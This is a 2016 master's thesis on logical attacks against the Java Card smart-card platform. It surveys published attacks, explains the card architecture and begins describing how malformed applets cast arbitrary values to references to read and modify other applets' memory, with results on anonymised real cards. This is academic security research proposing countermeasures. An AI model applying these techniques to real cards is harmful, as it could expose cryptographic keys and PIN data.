Radboud University

Good, Bad and Ugly Design of Java Card Security

Master's Thesis

Sergei Volokitin

Radboud University

Good, Bad and Ugly Design of Java Card Security

Master's Thesis

Sergei Volokitin

Supervisors:
Erik Poll, DS group, Radboud University
Jaap-Henk Hoepman, DS group, Radboud University

Radboud University
Software Science
Faculty of Science, Computing Science

Nijmegen, June 2016

Abstract

Java Cards are widely used to provide a way of running Java applets on a smart card. The widespread use of the Java Card platform makes it a target for a security research. Attacks on the Java Card platform is an interesting research topic and a lot of studies of physical, logical and combined attacks were published in the last years.

This thesis is focused on the study of logical attacks on the Java Card platform which try to exploit bugs in the implementation of the Java Card specification or try to break the security of the virtual machine by installing malformed applets. Although logical attacks are not as universal and powerful as physical attacks, it does not require expensive equipment and scales quite well.

The thesis first presents an extensive overview of the state-of-the-art logical attacks on the Java Card platform, including type confusion techniques, binary incomparable libraries, stack underflow and the transaction mechanism abuse. The attacks were implemented and evaluated using a number of Java Cards.

The thesis then presents a number of new attacks targeting secured cryptographic key containers provided by the Java Card API as well as attacks on the implementation of `OwnerPIN` class. The study revealed that most of the cards do not implement any protection of the keys and PIN counters and just store it as a plaintext. Some cards do protect cryptographic containers, by encrypting it with a card-specific key, but we present an attack that bypasses the countermeasure.

Additionally, we study illegal opcodes implemented by some of the Java Card virtual machines. The illegal opcodes first were studied by executing it on the card and observing the produced outputs and then the reverse engineering of the emulator of the card was used to find out the purpose of the illegal opcodes.

Finally, a number of countermeasures implemented on the Java Card virtual machines are discussed and new countermeasures against discovered vulnerabilities are proposed.

Contents

List of Abbreviations

AID	Application IDentifier
APDU	Application Protocol Data Unit
API	Application Programming Interface
ATR	Answer To Reset
BCV	ByteCode Verifier
CAP	Converted APplet
CRC	Cyclic Redundancy Check
ECB	Electronic CodeBook
EEPROM	Electrically Erasable Programmable Read Only Memory
GP	Global Platform
JAR	Java ARchive
JCA	Java Card Assembly
JCRE	Java Card Runtime Environment
JCVM	Java Card Virtual Machine
JDK	Java Development Kit
MAC	Message Authentication Code
NOP	No Operation Performed
PIN	Personal Identification Number
PIX	Proprietary Identifier eXtension
RAM	Random Access Memory
ROM	Read-Only Memory
RID	Resource IDentifier
SDK	Software Development Kit

Chapter 1

Introduction

A Java Card is a smart card running Java Card virtual machine and conforming to the Java Card specification. There are over 12 billion devices produced so far running Java Card virtual machine[1]. Java Cards are used as payment cards, identification devices, passports and access control tokens.

There are a number of reasons in using the Java Card platform on a smart card. First of all, the usage of the Java Card platform allows us to develop and use applets on any card conforming to the Java Card specification despite the actual hardware of the card, this makes the developed applets hardware independent and cross platform. The second reason is that the Java language provides more security guarantees which make it easier to develop and debug applets. The third reason is that Java language allows developers to write object oriented code providing a higher level of abstraction for a developer and makes it easier to develop complex systems. Java is one of the most popular programming languages which makes it easier for developers to learn to build applets. Finally, Java Card allows to install multiple applets and, even more, post-issuance installation of applets is possible.

Smart cards running Java Card virtual machine are very restricted in terms of hardware resources. Nevertheless, every Java Card equipped with a processor, a read-only memory for storing code and data of the virtual machine itself, electrically erasable programmable read-only memory which allows storing code and data of the applets installed on a card in a secure way. The random access memory on a card is used to store data which will be lost once the card loses a power source. In short, the architecture of a Java Card does not differ a lot from any other computer in terms of basic building blocks.

Java Cards are designed to operate in a hostile environment since the user of a card or a terminal which is used to communicate with it could be malicious. Since a Java Card does not have it is own power source there are a number of attacks based on the manipulation of the power source, including providing too low or too high voltage or measuring power consumption to find out secret data processed by a card. Moreover, there are a number of ways to introduce faults in the Java Card system by shooting a chip with a laser or using any other kind of electromagnetic impulse. Although physical attacks are quite powerful, the downside of these attacks is related to a high price of the equipment.

[1]https://javacardforum.com/activities/in-the-news/

This study was not focused on physical attacks on Java Cards, instead logical attacks on the Java Card platform were investigated. The logical attacks on a Java Card are based on the fact that Java Cards allow post-issuance installation of multiple applets on a card. It is worth mentioning that almost all of the Java Cards used in real life are locked and only run applets installed by the manufacturer when the card is issued. Even if there is a way to install an applet after issuance of a card, an attacker has to know the secret key used for the authentication before the installation of an applet or find a way to make a third party to install a malicious applet on a card. It was assumed that an attacker is able to install an applet on a card and, although this scenario is not the most realistic, it allows to investigate the security of the Java Card platform and consider the possibility of usage of a Java Card by the multiple applets in the future.

This thesis gives an overview of the current state-of-the-art of Java Card logical attacks as well as introduce some new attack vectors on the Java Card platform. The paper is structured in the following way:

- Chapter 2 provides background information about the Java Card platform describing in detail some Java Card specific features and architecture of the platform in general. An extensive overview of the state-of-the-art attacks is given in the chapter, including physical, logical and combined attacks on a Java Card.
- Chapter 3 presents a number of basic logical attacks which were well studied and published recently. The applicability of the techniques was evaluated by applying the attacks to real Java Cards.
- Chapter 4 introduces a number of new advanced attacks on the Java Card platform which are based on the basic techniques presented in Chapter 3. While the attacks in the Chapter 3 mostly present how to manage to run a malicious code on a Java Card, the advanced attacks in Chapter 4 show the possible outcome of running a malicious code on a card.
- Chapter 5 presents a study of illegal opcodes which are accepted by some implementations of the Java Card virtual machine. The study is focused on running illegal opcodes and observing the results yielded by the opcodes as well as on a reverse engineering of the Java Card emulator which accepts illegal opcodes.
- Chapter 6 discusses the countermeasures used by the manufacturers of the studied cards and its effectiveness as well as proposes some improvements of the countermeasures.
- Chapter 7 discusses some of the promising logical attacks and ideas to be studied in the future.
- Chapter 8 concludes the research emphasizing the results achieved and generalizes the observations made with regard to the Java Card security against logical attacks.

Chapter 2

Background

In this chapter architecture of the Java Card platform will be described, including some specific features such as the applet firewall, memory design and the API provided by the Java Card platform. Section 2.2 will give some information about different kinds of the state-of-the-art attacks on Java Cards such as logical, physical and combined attacks.

2.1 Java Card architecture

Due to restrictions caused by the nature of small devices running Java Card Virtual machine, there are a number of limitations of the Java Card platform as well as a number of additional features which are implemented to provide security and specific functionality of a Java Card. Most commonly Java Cards have 64 to 144 Kbyte of EEPROM memory which restricts the amount of code and data which could be uploaded on a card. Due to this reason, the Java Card Platform supports only limited subset of the Java programming language. A Java Card does not support all the data types supported by Java language [6]. For instance, char, double, float and long data types are not supported as well as multidimensional arrays. A garbage collector, which reclaims memory referenced by any program anymore, is not required and it is not implemented on most of the cards. Finally, there is no support for multiple threads on Java Cards Connected Edition on which this study was focused. Although functionality of the Java Card platform is very limited, it has some additional features not supported by Java language, including the applet firewall for separating execution of different applets, transaction mechanism which is designed to provide a way to execute a number of instructions as an atomic operation and a number of secured containers to store cartographic keys on a card. The following sections will provide more information on the implementation of such a features and internal design of a Java Card in general.

2.1.1 Java Card Firewall

Due to the reason that a number of applets can be installed on a Java Card at the same time, and it is possible that some of the applets are malicious or erroneous, it is desired to have a security mechanism to guarantee that no unauthorized access to other applets is performed by any applet. There is only one virtual machine running on a Java Card which is shared by all the applets. Every Java Card applet installed on a card is associated with an execution context. Essentially, Java packages correspond to contexts and all the applets which belong to the same package will share the same context. There are no firewall restrictions applied to the applets sharing the same context.

Figure 2.1 shows the way applets are assigned to different execution contexts. Applet *A* is the only applet in package *P1* as well as applet *B* in package *P2*. Applets *C* and *D* share the context *3* because they both belong to the same package *P3*. The firewall is supposed to prevent applet *A* access to applet *B* but it does not control access of applet applet *C* to applet applet *D* and vice versa. Moreover, the applet firewall prevents access of applets to Java Card runtime environment resources.




Figure 2.1: Applet firewall design

Apart from access rights control, the firewall manages context switching in the virtual machine. At any point in time, there is only one active context, which is called *currently active context*. When an applet calls the method or getting access to the field which belongs to another applet, the firewall determines if a context switch is necessary. If the context switch takes place, currently active context is pushed to the internal stack of the virtual machine. Once an operation caused context switch is executed, previous active context is restored from the stack and becomes currently active context. In case a method from the same package is called, no context switch is performed.

2.1.2 Java Card memory

Another key feature of the Java Card platform is the memory management formed by the constraints caused by limited hardware characteristics and the fact that Java Cards use external power source with no control over it. There are two kinds of memory on a Java Card. First, one is a non-volatile memory, which does not lose its content when a power source is not connected to the card. On the other hand, the other kind of memory, RAM, loses all the data stored in it ones the card is not connected to a power source. The most common type of the non-volatile memory on a smart card is EEPROM, which usually has about 72 KB size. One of the limitations of the EEPROM is the fact that the memory wears out after a limited number of writings to the memory. A RAM memory of the card is much smaller and usually has around 4 KB size. The reason EEPROM and ROM memory is quite small is that physical implementation of this types of memory requires much bigger area on a chip. There is no limit on the number of writings to the RAM memory, but all the content of the memory is lost as soon as the card loses power supply.

The data structures created by the applet could be allocated in volatile or non-volatile memory. The Listing 2.1 shows the difference in memory allocation for different fields. The fields defined as a class or instance variables are persistent but local variables defined in methods of a class are volatile. It is worth mentioning that the array defined in the method `foo()` in the Listing 2.1 is persistent but the reference `f` to the array is not persistent because it is a local variable and the reference will be nulled causing memory leakage.

```java
public class CA extends Applet
{
    short s = 42; // persistent
    short[] ss = new short[8];  // persistent
    byte[] bs = {0x19, (byte)0x84 }; // persistent
    byte[] ts;  // persistent
    ts = JCSystem.makeTransientByteArray // content is volatile
            ((short)8, JCSystem.CLEAR_ON_RESET );

    void foo() {
        short[] f = { 1, 2 };   // volatile
        byte v = (byte) 0x42;   // volatile
    }
}
```

Listing 2.1: Memory allocation

As it was briefly mentioned before no garbage collector required by the Java Card platform and in order to prevent memory leakage it is recommended to allocate all the memory in the constructor of an applet so all the memory will be allocated only once when the applet is installed on a card.The memory management is especially challenging because of presence of the transaction mechanism.

In order to explicitly allocate a transient array on a Java Card, there is a designated function `JCSystem.makeTransient<Type>Array()` which allows to create an array of specified type and size which will be cleared on an occurrence of a particular event such as reset or deselect.

One more important feature of the Java Card memory is that data and code are stored together and there is no separation between them. The reason it is the case is that Java

Cards are very constrained and it is not always feasible to allocate separate memory locations for data and code. Although it is possible to implement countermeasures to prevent execution of data without regard to mutual positioning of data and code in most of the cases it is too expensive to implement on a Java Card.

2.1.3 Applet development cycle

The development cycle of a Java Card applet is slightly different from the development of a Java program, though the beginning of the process is the same. A developer starts with creating one or more classes and compiles source code using Java compiler. After the first step is complete, the development process of a Java Card applet diverges from the development of a Java program. Using Converter a developer can convert export and class files into converted applet (CAP) as it is shown on Figure 2.2. Export files include name and link information for packages which are imported by the applet.




Figure 2.2: Conversion into Java Card applet

Once the file is converted it is also being verified by the off-card verifier in order to provide some security guarantees and ready to be installed on a card. The installation tool consists of two parts where one part of the tool is on the developers machine and another one is on a card. The reason the installation tool is divided into two parts is that the on-card installer could be small enough to fit a constrained card. On some of the Java Cards, a limited on-card bytecode verifier is also present, but is not required for Java Card earlier than 3.0.5.

One of the benefits of using Java virtual machine on a Java Card is security features provided by Java language including type checking and array bounds checks. Unfortunately, due to card limitations, it is not always feasible to implement all security features on a card. Java Card virtual machine specification does not put a lot of restrictions on a card security features implementation apart from the application firewall.

2.1.4 Java Card API

Java Card application programming interface provides a developer with a set of classes required to develop a Java Card applet [13]. There are a number of versions of the Java Card platform and API is slightly different depending on the version of Java Card.

The most recent application programming interface for Java Card 3.0.5 Classic Edition includes 19 packages some of which are optional.

Package **java.io** includes definition of a selected subset of standard java.io package. The class `IOException` is defined in the java.io package which defines exceptions produced by failed input/output operations.

Package **java.lang** provides fundamental classed of the Java Card platform and includes a subset of Java programming language. The package includes two classes, namely Object and Throwable. The Object class is a superclass of all the objects of the Java Card platform. All errors and exceptions of the Java Card platform are subclasses of the Throwable class.

Package **java.rmi** includes the Remote interface which defines the methods which could be called by client applications on a card acceptance device. The package defines the `Remote Exception` to be thrown on remote method call error.

Package **javacard.framework** provides a number of interfaces including ISO7816, MultiSelectable, OwnerPINx, Shareable and some other as well as classes including AID, APDU, Applet, JCSystem, etc.

Package **javacard.security** includes security and cryptography functionality needed to develop Java Card applets. There are a number of classes defining interfaces to be used for keys of various cryptographic algorithms including AES, DES, 3DES, RSA, etc. Moreover, it defines classes for signature algorithms, message authentication, random data generation and so on.

Package **javacardx.apdu** is optional and defines additional APDU mechanisms specified in ISO7816. The package interface allows to make use of the extended length of APDU messages defined in ISO7816-4.

Package **javacardx.biometry** is an optional package which contains functionality for implementation of a biometric template. The classes and interfaces defined in the package enable Java Card client applet to obtain biometric services from a server application.

Package **javacardx.crypto** is an optional package which includes interfaces and classes providing cryptographic mechanisms which may be subject to export controls. All the cryptographic algorithms which are not subject to export controls are included in javacard.security package.

Package **javacardx.apdu.util** defines APDU Util class containing utility functions to parse CLA byte of an APDU command.

Package **javacard.framework.util** includes utility functions on arrays of bytes, shorts and ints. The package include such functions as `arrayCopyRepack()`, `arrayFillGeneric()`, etc.

Apart from the mentioned above packages, there are a few more optional packages specified in Java Card API defining classes and interfaces enabling specific functionality of Java Card applets.

2.1.5 Transaction mechanism

Due to the possibly hostile environment, there are no guarantees that power supply will be provided to a card for the whole duration of the session but a number of Java Card applications require guarantees that a set of operations will be performed as a whole. As it is defined in Chapter 7 of Java Card runtime environment specification a transaction is a logical set of updates of persistent data [7].

There are a number of instructions which are atomic and the Java Card platform requires that any update to persistent object or class field is processed as a whole. In case there is a power loss in the moment when the update to class or field component or an element of a persistent array is taking place the value of such a record will be restored to the previous one once the card is connected to a card acceptance device.

Some methods guaranty atomicity for a set of updates. For example, the method `Util.arrayCopy()` guarantees that if all the bytes will not be copied successfully because of a power loss the destination array will be restored to the previous state. In case there is no need to ensure atomicity of the copying the function `Util.arrayCopyNonAtomic()` which does not use transaction buffer despite the fact that the function is called from a transaction block.

The Java Card platform specification requires implementation of a transaction mechanism which guarantees that a set of instructions is performed as an atomic operation. The Java Card API provides the method `JCSystem.beginTransaction()` which specifies the beginning of a block where all the updates of persistent objects will be conditional. In order to close the transaction block `JCSystem.commitTransaction()` method should be called. Once the method is called all the changes are committed to the persistent storage. In case of power loss or a system failure took place before `JCSystem.commitTransaction()` method was called all the conditional updates are rolled back to the initial values. The use of transaction mechanism is shown in the Listing 2.2.

```
JCSystem.beginTransaction();
bal = (short)(bal + d);
v = (short)(v - d);
JCSystem.commitTransaction();
```

Listing 2.2: Transaction mechanism

There is a way for an applet to programmatically reverse the changes made within a transaction block in case of internal problems occurred in an applet. The method `JCSystem.abortTransaction()` undoes all the conditional changes made within current transaction. The Java Card runtime environment specification restricts the depth of nested transactions to one, in other words, it is not allowed to use `JCSystem.beginTransaction()` within another transaction block. In case the method is called the `TransactionException` is thrown. The method `JCSystem.transactionDepth()` provides information on a transaction in progress.

It is required by the Java Card runtime environment requires to null the references to the objects which were created within the aborted transaction block. It is worth mentioning that changes to transient and global arrays are not being reversed despite the fact that the changes to such objects could have been performed within a transaction block.

A Java Card has limited resources and because of the reason, there is a limited commit capacity on a card. When the amount of changes made within transaction block exceeds the commit capacity a `TransactionException` is thrown.

2.1.6 CRef simulator

CRef is the Java Card Platform Simulator distributed by Oracle which can simulate the behavior of Java-based smart card devices in the Java ME Platform SDK. It is possible to download it freely as a part of Java ME Platform SDK[1]. CRef does not require a presence of smart card reader nor smart cards itself. Although CRef was designed to conform to the Java Card Platform specifications it is not necessary to implement any additional security mechanisms often present on Java Cards nor it has any Global Platform related mechanisms. The main purpose of CRef is to provide an easy way to test and debug Java Card applets.

In this study, CRef was not widely used due to the reason that success or failure of the attack run in the CRef does not correlate with the probability of the success of the attack applied to real Java Cards. The second drawback of using CRef is that in some cases when implementation specific information is required to run an attack it takes extra effort to implement the attack for CRef and for every distinct implementation of the Java Card platform on a card.

Despite the drawbacks, CRef simulator was used a few times in this thesis to test malicious applets which could easily damage a card before running the attack on real cards. Although CRef was used to test some attacks it was not taken into account in the evaluation of any attack. All the attacks presented in this paper were evaluated on a set of Java Cards of different manufacturers.

[1]http://www.oracle.com/technetwork/java/embedded/javame/javame-sdk/downloads/javamesdkdownloads-2166598.html

2.2 Overview of the state-of-the-art attacks

One of the first papers describing the security of the Java Card platform was published at the end of 90's and since then a lot of research papers were published in this field. There are two distinctive kinds of attacks on the Java Card platform.

The first kind of attacks based on *physical* manipulations with a card which includes side-channel sources such as power trace analysis and electromagnetic emission analysis. Moreover, physical attacks include active attacks focused on altering the state of a card by means of fault injection including power and clock changes, laser beams of other kinds of electromagnetic impulses.

The second kind of attacks on a card is related to *logical* vulnerabilities of the Java Card platform. The vulnerabilities caused by bugs in the implementation of a Java Card and limited runtime security checks performed on a card due to card restrictions. A gap between byte-code verification and installation of an applet also allows exploiting a number of vulnerabilities of a card. Most of the papers describing logical attacks on a Java Card assume that an attacker is capable of installing malicious applets on a card. In reality, most of the times it is not allowed to install applets on a card once it is issued. Despite the fact, this kind of research reveals weak spots of the Java Card platform and helps to make first steps toward multi-applet smart card platforms.

Finally, one more kind of attacks, *combined attacks*, make use of both physical and logical attacks. In most cases, such attacks are more powerful because it allows an attacker to benefit from both kinds of attacks. Physical attacks are quite expensive because require the use of sophisticated equipment and combining it with logical attacks sometimes reduces the costs of the attack. According to Witteman the cost of a logical attack is in order of magnitude of a few thousand dollars [20]. Implementation of a side-channel attack normally cost to an attacker between ten and 100 thousand dollars meanwhile a physical attack cost between one hundred thousand and one million dollars. Moreover execution of an attack takes different time for different kind of attacks. Logical attacks take just a few minutes to run while a side-channel attack takes a few hours and a physical attack takes up to a few days.

Despite the fact that in this thesis we only focus on logical attacks on the Java Card platform, in this section an overview of physical and combined attacks will be presented as well as logical attacks.

2.2.1 Logical attacks

One of the first logical attacks on the Java Card platform was presented by Witteman [20]. A number of logical attacks were considered in the paper such as hidden commands used by manufacturers, parameter poisoning and buffer overflow as well as the use of malicious applets and attacks on the communication protocol.

Mostowski and Poll present a further development of logical attacks on the Java Card platform [14]. The authors of the paper demonstrate attacks based on the usage of ill-formed applets. The paper describes abusing of shareable interfaces and transaction mechanism bug which allow to get unauthorized access to the memory of the card. Finally, the authors present the attacks based on type confusion techniques such as casting byte array reference to a short array reference, switching references of different objects and fabricating arrays by creating the objects with the same memory representation as the desired array.

Hogenboom and Mostowski discuss a full memory read logical attack based on a bug in the implementation of the transaction mechanism of early Java Card platforms [10]. Exploiting the type confusion technique the authors managed to create an array and read the data following the allocated memory block. In order to read the memory of a card, the authors modified the metadata of the array which includes the length of the array and the reference to a memory location where array elements are supposed to be stored. Modifying the metadata of an array the authors managed to obtain full memory dump of the card. Unfortunately, the attack is implementation specific and could not be easily scaled to be applied to any card.

Iguchi-Cartigny and Lanet present the implementation of a Trojan applet which can scan a memory of a card on demand and replace the instruction patterns in the memory of other applets to modify their behavior [11]. In order to make sure that the malicious applet passes bytecode verification, the authors used a byte array with data which represent proper method structure and being called will execute malicious code. Since the malicious code is stored in an array despite the content it will pass the verifier. By obtaining the address of an array and modifying the CAP file to make the linker resolve the method in a such a way that the content of the data array will be executed the authors managed to execute the data as a code. As a result of the attack, the applet reading the memory and modifying other applets on a card was developed and evaluated.

Faugeron presented an attack on a Java Card based on the virtual machine stack underflow [9]. The instruction `dup_x` was exploited because it allows copying up to four words on top of the stack. The implementation of the instruction lacks checks and allows to duplicate top words even when the stack pointer and stack bottom point at the same element, i.e. when the stack is empty. The application of the attack led to obtaining information of other methods located on the same stack.

Bouffard and Lanet present a number of ways to obtain EEPROM memory dump [4]. The first approach based on the `getstatic_b` instruction which allows reading a byte located at the arbitrary position in EEPROM. The second approach exploits metadata of transient arrays which contain direct pointers to the memory. Finally, the authors present a way to execute a "shellcode" on the card and obtain the content of ROM memory of the card. Moreover, the authors present a tool which allows identifying native and Java bytecode a memory dump.

Farhadi and Lanet discusses the security of the Java Card platform and present generic method to gain access to the assets of the Java Card platform including containers of cryptographic keys which were not protected in any way on the card [8]. Moreover, the authors propose a novel method to exploit type confusion abusing the Java Card API `arrayCopyNonAtomic`. Finally, the authors propose a number of countermeasures in the paper and, in particular, they suggest encrypting the key container using the secret key which is not stored in the EEPROM.

2.2.2 Physical attacks

Vermoen et al. presented an attack designated for reverse engineering of Java Card applets using power analysis [18]. In order to be able to reverse engineer an applet a number of traces for each bytecode instruction were acquired. Moreover, impossible and improbable sequences of instructions were determined. The attack was successfully applied to commercially available Java smart cards.

Rothbart et al. presented an attack on smart card platforms based on the analysis of the power consumption [16]. The power consumption of a smart card was used in the research to make conclusions about execution flow of an applet on a smart card. The developed simulation environment allows to analyze smart card code and find vulnerabilities which could be exploited using side-channel analysis.

Barbu et al. present a fault injection attack against conditional branching [1]. The attack is based on the fact that there is no true Boolean type in Java. In fact instruction `ifeq` compares the short value located on the top of the operand stack with zero and performs a jump. Introducing a fault to the value on the top of the operand stack an attacker can easily change execution flow of an applet. The authors of the paper applied the attack to a Java Card 2.2.2 virtual machine implementation on a card and achieved success rate over 70%.

2.2.3 Combined attacks

Barbu et al. presented the first combined attack on a Java Card [2]. The authors of the paper targeted the attack on the APDU buffer of the Java Card. In order to attack the APDU buffer, a malicious but well-formed applet was developed by the authors. The applet attempts to store the reference to instance variable which is not allowed by the Java Card Virtual Machine and will cause an exception when executed. Nevertheless, such an applet is not illegal and will pass the bytecode verifier. Using single fault injection to skip throwing the exception by the Java Card virtual machine and save the reference.

Barbu et al. present a combined attack on Java Card 3.0 virtual machine garbage collector [3]. The attack is based on the fact that it is possible to predict the references assigned to the objects allocated in the memory of a card. The combined attack presented in the paper allows to bypass the applet firewall and get unauthorized access to the applets installed on a card. Finally, a countermeasure preventing the attack is presented in the paper.

Lancia presented combined attack with localization-agnostic fault injection [12]. The main goal of the study is to deal with the precision requirement of the fault injection. The author of the paper used fault injection to perform a type confusion and be able to access the arbitrary memory location. The optimal data patterns were used based on the knowledge of memory allocation mechanism. The effectiveness of the attack was evaluated using the plugin for the Java Card simulator developed by the authors.

Bouffard et al. present a combined attack on Java Cards with and without on-card bytecode verifier [5]. The first attack on the card without bytecode verification allows to change return address of a current function. The second attack allows to change execution flow on a card with bytecode verifier by injection a fault using a laser beam.

Vetillard and Ferrari present a combined attack which allows to get unauthorized access to any object on a Java Card despite the fact who owns the object [19]. To achieve the result the authors had to perform two separate attacks. First, the authors bypassed the firewall which does not allow to get access to objects owned by other applets introducing fault injection to conditional jump. The second part of the attack is based on modifying the legal bytecode to perform illegal operations by replacing the single instruction with `NOP` instruction using fault injection. Finally, the authors evaluated the attack on a Java Card and managed to get access to a key object of another applet.

Séré et al. define mutant applets which are created by introducing fault injection using a laser beam and change deviate from the original control flow [17]. The authors provide a framework to detect such an applets and ensure that a fault injection will not change the execution flow of the applet. The authors evaluate the proposed countermeasures and estimate the overhead of the application of the countermeasures.

Chapter 3

Basic logical attack techniques

In this chapter, a number of basic techniques to perform logical attacks on the Java Card platform are presented. The attacks have been well studied and were presented in the papers [20, 14, 10, 11, 9, 4]. The attacks aim to get unauthorized access to the memory of the card which would allow performing more sophisticated attacks.

The attacks described in the sections 3.1 - 3.7 present various logical attacks and Section 3.8 presents the basic technique to modify a CAP file to execute some of the attacks. Almost all attacks in this Chapter require an attacker to be able to install malformed applets on a card which means that the card should support the installation of applets and attacker has keys needed for installation of applets on the card. In case an attacker has no way to install a malformed applet on a card on his own it is still might be an issue to because an attacker might find a way to make third party to install a malicious applet on a card.

Malformed applets are the applets which could not be generated by the legal compiler and would not pass a bytecode verifier. Malformed applets are also often referred as *ill-formed* or *ill-typed*. Despite the fact that the malformed applets will be normally rejected by on-card bytecode verifier but the attacks still quite dangerous because most of the cards do not implement BCV and because the BCV could be bypassed by means of a fault injection [2].

Apart from the Java Card specification, there is a Global Platform specification which provides common security and card management architecture [15]. The Global Platform specification defines vendor and platform independent infrastructure for installation and deletion of the applets.

Most of the attacks described in this chapter were reproduced on one or several types of real Java Cards, developed by different manufacturers, in order to evaluate the applicability of the attacks to a wide range of Java Card implementations.

In the following chapters the Java Cards used to run the attacks are referred as `card_<l>_<n>`, where `<l>` represents a type of the card and `<n>` indicates particular card of the type. The cards of the same type, for instance `card_a_1` and `card_a_2`, are virtually the same. The only difference discovered is that there are different card encryption keys and the numbers were used to keep track of the different cards of the same type to be able to spot more differences if any.

Card	Global Platform	Java Card
`card_a_<n>`	GP 2.1.1	JC 2.1.2
`card_b_<n>`	GP 2.1.1	JC 2.2.1
`card_c_<n>`	GP 2.2.1	JC 3.0.4
`card_d_<n>`	GP 2.1.1	JC 2.2.1
`card_e_<n>`	GP 2.1.1	JC 3.0.1

Table 3.1: Card specification

3.1 Illegal casting of an arbitrary short value to a reference

3.1.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card

3.1.2 Overview

The main goal of the attack is to try to find objects in the memory of the card which are not owned by the attacker's applet but the access to which is not prevented by the firewall. The attack is possible on most of the cards because the implementation of the operand stack on a card does not support types and every element on the stack is essentially a short value and the cards cannot prevent a cast of a short value to a reference.

3.1.3 Implementation of the attack

One of the ways to get access to the memory of a card is to iterate over all possible addresses from `0x0000` to `0xFFFF` and try to cast the address to an object reference such as a byte or a short array. It is relatively easy to implement when references are represented as physical addresses.

In most of the cases, it is possible to find arrays in memory which belong to other applets or even Java Card runtime environment and read or modify the data of the arrays.

Moreover, if array references represent actual physical addresses it is possible that arbitrary data or code has exactly the same structure as the metadata of an array. If a metadata of an array is four bytes long where two bytes contain array tag and array data type tag and another two bytes contain array length it is enough two have two consecutive bytes in the memory to have specific values which is possible by chance. In fact, since an attacker can install the applets on a card he can install code on a card which could be interpreted as a metadata of an array.

Virtual machine implementations with indirect addressing based on reference table are not that easy to abuse as ones with direct addressing. Section 4.1 explains in detail the implementation of reference tables on Java Cards. Even in case indirect addressing is used it is still might be possible to get access to other arrays in the memory of the card. Iterating over indexes in the reference table an attacker can try to find arrays in the reference table and get access to it.

Although access to the objects which belong to other applets is guaranteed to be prevented by the firewall of the card for all verified applets, there is no guaranty that the firewall will be useful against malformed code. In many cases, an attacker can get partial unauthorized access to the memory of the card using malformed applets.

3.1.4 Results

Execution of the attack on the `card_a_2` yields a number of arrays in the memory of the card and most of them are not the arrays created in the applet. It is possible to read and write to the arrays.

Execution of the attack on the `card_b_1` also allows to get unauthorized access to the data in the memory of the card.

Moreover, in some cases, the references in the table may point to other kinds of objects not containing data. For instance, on one of the cards (`card_b_1`) there is an object in the reference table which can be cast to an array and allows to get access to the EEPROM memory containing user applet thus modify the code of the applets and metadata of the objects in the memory of the card.

3.2 Illegal casting of a class instance to an array

